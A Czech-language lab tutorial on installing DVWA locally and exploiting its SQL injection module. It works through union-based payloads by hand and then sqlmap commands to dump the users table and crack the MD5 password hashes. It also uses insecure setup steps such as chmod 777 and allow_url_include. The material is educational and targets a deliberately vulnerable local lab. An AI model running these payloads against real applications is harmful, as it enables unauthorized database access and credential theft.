

SQL Injection

SQL injection útok se vyznačuje vložení nebo „injekcí“ SQL dotazu útočníkem přes vstupní data klienta do aplikace za účelem takové manipulace s databází, která nebyla zamýšlena developerem. Úspěšný SQL injection může číst citlivá data z databáze, modifikovat databázová data, provádět administrativní operace na databázi například vypnutí DBMS, obnovit obsah určitého souboru přítomného v souborovém systému DBMS a v některých případech vydávat příkazy do operačního systému.

V tomto cvičení si ukážeme, jak provést SQL Injection útok s pomocí Damn Vulnerable Web Application (DVWA). Jedná se o záměrně zranitelnou webovou aplikaci, která slouží jako bezpečné prostředí profesionálům v oblasti kybernetické bezpečnosti k otestování jejich schopností. Díky několika nastavitelným úrovním zabezpečení je také vhodná i pro začátečníky nebo studenty, kteří se snaží do této oblasti dostat nebo se snaží lépe porozumět zabezpečování webových aplikací.

Instalace DVWA

Přepneme se do root adresáře a poté do adresáře **var/www/html** pomocí příkazů

- `cd /`
- `cd var/www/html`

V tomto adresáři naklonujeme z gitu DVWA pomocí příkazu:

- `sudo git clone https://github.com/digininja/DVWA.git`

Po instalaci budeme muset změnit přístupová práva příkazem

- `sudo chmod -R 777 DVWA`

```
(kali㉿kali)-[/var/www/html]
$ sudo git clone https://github.com/digininja/DVWA.git
[sudo] password for kali:
Cloning into 'DVWA' ...
remote: Enumerating objects: 4500, done.
remote: Counting objects: 100% (50/50), done.
remote: Compressing objects: 100% (39/39), done.
remote: Total 4500 (delta 17), reused 33 (delta 10), pack-reused 4450
Receiving objects: 100% (4500/4500), 2.30 MiB | 3.36 MiB/s, done.
Resolving deltas: 100% (2112/2112), done.

(kali㉿kali)-[/var/www/html]
$ ls
DVWA  index.html  index.nginx-debian.html

(kali㉿kali)-[/var/www/html]
$ sudo chmod -R 777 DVWA
```

Nyní se přepneme do adresáře **DVWA/config** a uvnitř tohoto adresáře uděláme kopii souboru, ale po jiným jménem

- `cd DVWA/config`
- `cp config.inc.php.dist config.inc.php`

```
(kali㉿kali)-[/var/www/html]
$ cd DVWA/config

(kali㉿kali)-[/var/www/html/DVWA/config]
$ cp config.inc.php.dist config.inc.php

(kali㉿kali)-[/var/www/html/DVWA/config]
$ ls
config.inc.php  config.inc.php.dist
```

Nyní zeditujeme nově vytvořenou kopii a nastavíme si přihlašovací jméno a heslo na admin/password

- `nano config.inc.php`
- Najdeme řádky `$_DVWA['db_user'] = 'dvwa';` a `$_DVWA['db_password'] = 'p@ssw0rd';`
 - hodnotu `db_user` nastavíme na `admin`
 - hodnotu `db_password` nastavíme na `password`
- pomocí `Ctrl + O` dokument uložíme a s `Ctrl + X` dokument opustíme

```
# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'admin';
$_DVWA[ 'db_password' ] = 'password';
$_DVWA[ 'db_port' ] = '3306';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ] = '';
$_DVWA[ 'recaptcha_private_key' ] = '';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
$_DVWA[ 'default_security_level' ] = 'impossible';

# Default locale
# Default locale for the help page shown with each session.
# The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA[ 'default_locale' ] = 'en';

# Disable authentication
```

Přepneme se opět pomocí `cd /` do root adresáře a spustíme mysql service

- `sudo service mysql start`
- `sudo mysql -u root -p`
 - Přihlášení je bez hesla, stačí stisknout Enter

Dostaneme se do příkazového řádku databáze, kterou potřebujeme vytvořit, nastavit uživatele a privilegia

- `create database dvwa;`
- `create user 'admin'@'127.0.0.1' identified by 'password';`
- `grant all privileges on dvwa.* to 'admin'@'127.0.0.1';`
- `exit`

```
(kali㉿kali)-[/]  
$ sudo service mysql start  
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
  
(kali㉿kali)-[/]  
$ sudo mysql -u root -p  
Enter password:  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MariaDB connection id is 31  
Server version: 10.11.6-MariaDB-2 Debian n/a  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> create database dvwa;  
Query OK, 1 row affected (0.001 sec)  
  
MariaDB [(none)]> create user 'admin'@'127.0.0.1' identified by 'password';  
Query OK, 0 rows affected (0.015 sec)  
  
MariaDB [(none)]> grant all privileges on dvwa.* to 'admin'@'127.0.0.1';  
Query OK, 0 rows affected (0.011 sec)  
  
MariaDB [(none)]> exit  
Bye
```

Nyní potřebujeme spustit webový server

- `sudo service apache2 start`

A upravíme php.ini soubor

- `sudo nano etc/php/8.2/apache2/php.ini`
- Pomocí `Ctrl + W` vyhledáme slovo **fopen** a stiskneme `Enter`
- Nano přejde na sekci **Fopen wrappers** a je potřeba nastavit
 - `allow_url_fopen = On`
 - `allow_url_include = On`
- pomocí `Ctrl + O` dokument uložíme a s `Ctrl + X` dokument opustíme
- A nakonec zadáme příkaz `sudo service apache2 reload`

```
;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On
```

V prohlížeči zadáme adresu <http://127.0.0.1/DVWA> a objeví se nám přihlašovací stránka do webové aplikace. Přihlásíme se pomocí uživatelským jménem **admin** a heslem **password**. Po přihlášení se dostaneme na setup stránku a dole klikneme na tlačítko **Create / Reset Database**. Nyní se opět dostaneme na přihlašovací stránku a opět pomocí **admin / password** se přihlásíme. Přemístíme se na domovskou stránku DVWA, kde můžeme vidět, že nabízí spoustu příkladů na procvičení různých útoků. Nejdříve se v liště přemístíme na **DVWA Security**, kde nastavíme security level na **low** a klikneme na tlačítko **Submit** a přemístíme se na lištu **SQL Injection**

Jedná se o databázi s pěti uživateli s id 1 až 5. Naším cílem bude zjistit jejich hesla.


Manuální přístup

V liště **SQL Injection** stiskneme tlačítko **View Source**, které nám zobrazí zdrojový kód aplikace.

```
<?php
if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];
    switch ( $_DVWA[ 'SQLI_DB' ] ) {
        case MYSQL:
            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id
= '$id'";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or
die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res =
mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );
            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last = $row["last_name"];
                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
            }
            mysqli_close($GLOBALS["__mysqli_ston"]);
            break;
        case SQLITE:
            global $sqlite_db_connection;
            $$sqlite_db_connection = new SQLite3($_DVWA['SQLITE_DB']);
            $$sqlite_db_connection->enableExceptions(true);
            $query = "SELECT first_name, last_name FROM users WHERE user_id
= '$id'";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }
            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last = $row["last_name"];
                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br
/>Surname: {$last}</pre>";
                }
            } else {
                echo "Error in fetch ".$sqlite_db->lastErrorMsg();
            }
            break;
    }
}
?>
```

Tento kód je nebezpečný, protože přímo vkládá hodnotu proměnné \$id do SQL dotazu bez jakékoliv sanitace. To umožňuje útočníkovi provádět libovolné SQL příkazy.

Pokud zadáme do textového pole 1 a stiskneme tlačítko submit, vypíše se nám, co by se mělo vypsát: id, jméno a příjmení záznamu uživatele v databázi.



User ID:

ID: 1
First name: admin
Surname: admin

Zároveň si můžeme vypisovat různé záznamy s pomocí pozměnění url adresy. Můžeme tedy vyzkoušet změnit id v URL adrese z:

- <http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#>
- <http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=3&Submit=Submit#>

Nyní si vyzkoušíme zadat do textového pole ' OR 1=1 #. Jedná se o **always true** příkaz, tedy příkaz, který se vždy vyhodnotí jako pravdivý, což umožní získání citlivých dat nebo modifikaci chování aplikace. SQL dotaz by vypadal takto:

- `SELECT first_name, last_name FROM users WHERE user_id = '' OR '1'='1';`

Vypíší se tedy všechny záznamy z databáze.

User ID:

ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith

Rozšířením dotazu na `' OR 1=1 union select null, version() #` získáme informace o databázi, kterou aplikace využívá.

User ID:

ID: ' OR 1=1 union select null, version() #
First name: admin
Surname: admin

ID: ' OR 1=1 union select null, version() #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 union select null, version() #
First name: Hack
Surname: Me

ID: ' OR 1=1 union select null, version() #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 union select null, version() #
First name: Bob
Surname: Smith

ID: ' OR 1=1 union select null, version() #
First name:
Surname: 10.11.6-MariaDB-2

Tento dotaz zneužívá schopnosti UNION SELECT. Útočníkům umožňuje kombinovat výsledky svého dotazu s výsledky jiného dotazu a získat tak informace, ke kterým by jinak neměli přístup.

Upravíme dotaz na ' OR 1=1 union select null, user() #, který uživatele, který spustil databázi.

User ID:

ID: ' OR 1=1 union select null, user() #
First name: admin
Surname: admin

ID: ' OR 1=1 union select null, user() #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 union select null, user() #
First name: Hack
Surname: Me

ID: ' OR 1=1 union select null, user() #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 union select null, user() #
First name: Bob
Surname: Smith

ID: ' OR 1=1 union select null, user() #
First name:
Surname: admin@localhost

Upravením dotazu na ' OR 1=1 union select null, database() # získáme název databáze

User ID:

ID: ' OR 1=1 union select null, database() #
First name: admin
Surname: admin

ID: ' OR 1=1 union select null, database() #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 union select null, database() #
First name: Hack
Surname: Me

ID: ' OR 1=1 union select null, database() #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 union select null, database() #
First name: Bob
Surname: Smith

ID: ' OR 1=1 union select null, database() #
First name:
Surname: dvwa

Získaný název využijeme u dalšího dotazu `' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #`, který zobrazí informační schéma databáze dvwa. Z výsledku vyplívá, že ve schématu jsou dvě tabulky. Nás zajímá tabulka users

User ID:

ID: ' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables
First name: admin
Surname: admin

ID: ' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables
First name: Gordon
Surname: Brown

ID: ' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables
First name: Hack
Surname: Me

ID: ' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables
First name: Bob
Surname: Smith

ID: ' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables
First name: 1
Surname: guestbook

ID: ' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables
First name: 1
Surname: users

Z tabulky users si pomocí příkazu `' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #`, zjistíme názvy sloupců tabulky.

User ID:

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE
First name: admin
Surname: admin

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE
First name: Gordon
Surname: Brown

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE
First name: Hack
Surname: Me

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE
First name: Bob
Surname: Smith

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE
First name: 1
Surname: user_id

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE
First name: 1
Surname: first_name

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE
First name: 1
Surname: last_name

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE
First name: 1
Surname: user

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE
First name: 1
Surname: password

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE
First name: 1
Surname: avatar

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE
First name: 1
Surname: last_login

ID: ' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE
First name: 1
Surname: failed_login

Zjistili jsme, že tabulka users obsahuje sloupec **password**. Jeho hodnoty si vybereme pomocí příkazu ' OR 1=1 UNION SELECT user, password FROM users #

User ID:

ID: ' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: ' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: ' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: ' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Hesla uživatelů jsou chráněna md5 hashem. Ten lze prolomit. Přejdeme na stránku **crackstation.net** a nakopírujeme sem hashe. Stránka je za nás prolomí.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99

I'm not a robot

reCAPTCHA
Privacy · Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

SQLMap

Vyřešíme úlohu znovu, ale tentokrát s použitím nástroje sqlmap, který automatizuje proces detekování a zneužití SQL injection chyb.

Potřebujeme nejdříve získat cookies ze stránky, kde se nachází sql injection cvičení. Stiskněte na stránce **pravé tlačítko myši > Inspection (Q) > Lišta Storage** a v ní klikněte na další lištu **cookies**. Z ní potřebujeme získat hodnotu **PHPSESSID** cookies. Hodnotu zkopírujeme a doplníme ji do již předpřipraveného příkazu níže. Příkaz pak zadáme do terminálu



- `sqlmap -u"http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=VAŠE_PHPSESSID_COOKIES_HODNOTA;security=low"`

Na dotaz, jestli chceme přeskočit testování nákladů specifických pro ostatní DBMS odpovíme ano (Y) a na další dotaz také odpovíme ano. Sqlmap zjistí, že metoda GET parameter id je zranitelná a ptá se nás, zda chceme pokračovat s testováním – odpovíme ne (N). Sqlmap nás poté informuje o výsledku.

```
[10:11:29] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
--
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=' AND (SELECT 4589 FROM (SELECT(SLEEP(5)))WbtQ) AND 'uWcL'='uWcL6Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=' UNION ALL SELECT NULL,CONCAT(0x717a6a6a71,0x4e4379754c4b4664754f616d637a4943474f7742674b6963676b67474e6a61666a4c5a7054685659,0x7176627671)-- -6Submit=Submit

[10:11:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[10:11:44] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[10:11:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
```

Nyní si přidáme k předešlému dotazu --dbs, což nám indentifikuje databáze na cílovém serveru. Dotaz by měl vypadat takto:

- `sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=VAŠE_PHPSESSID_COOKIES_HODNOTA;security=low" --dbs`

```
(kali@kali)~$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=f8p1kc0mnvtv62unr3ahkip2ts;security=low" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all
and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:25:47 /2024-03-31/

[10:25:48] [INFO] resuming back-end DBMS 'mysql'
[10:25:48] [INFO] testing connection to the target URL (Injection (Blind))
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=' AND (SELECT 8630 FROM (SELECT(SLEEP(5)))cEjT) AND 'NBsj'='NBsj8Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=' UNION ALL SELECT CONCAT(0x717a627871,0x6e6a6655645874766662544748446358655a4c764a647341746768464e587848676845616a6a7045,0x7170767a

[10:25:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[10:25:48] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[10:25:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
```

Opět upravíme příkaz, abychom vypsalí tabulky z databáze:


- `sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=VAŠE_PHPSESSID_COOKIES_HODNOTA;security=low" --tables`

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users    |
+-----+
```

Změníme dotaz, aby vypsalí sloupce z tabulky users, která je v databázi **dvwa**.

- `sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=VAŠE_PHPSESSID_COOKIES_HODNOTA;security=low" -D dvwa -T users --columns`

```
[kali@kali:~]$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=f8p1kc0mnvtv62unr3ahkip2ts;security=low" -D dvwa -T users --columns
```



The screenshot shows the sqlmap tool's output. It starts with a disclaimer and then reports the database as 'dvwa' with 2 tables: 'guestbook' and 'users'. It then proceeds to enumerate the columns of the 'users' table, listing 8 columns: 'user', 'avatar', 'failed_login', 'first_name', 'last_login', 'last_name', 'password', and 'user_id'.

```
Database: dvwa
Table: users
[8 columns]
+-----+
| Column | Type |
+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+
```


Na závěr provedeme dump na tabulku **users**:

- `sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=VAŠE_PHPSESSID_COOKIES_HODNOTA;security=low" -D dvwa -T users -dump`

Na dotazy odpovíme **N**, **Y** stiskneme **Enter** a na poslední dotaz odpovíme **N**. Sqlmap za nás hesla crackne.

Database: dvwa								
Table: users								
[5 entries]								
user_id	user	avatar	password	last_name	first_name	last_login	failed_login	
1	admin	/DVWA/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2024-03-28 19:11:35	0	
2	gordonb	/DVWA/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2024-03-28 19:11:35	0	
3	1337	/DVWA/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc60216b (charley)	Me	Hack	2024-03-28 19:11:35	0	
4	pablo	/DVWA/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2024-03-28 19:11:35	0	
5	smithy	/DVWA/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2024-03-28 19:11:35	0	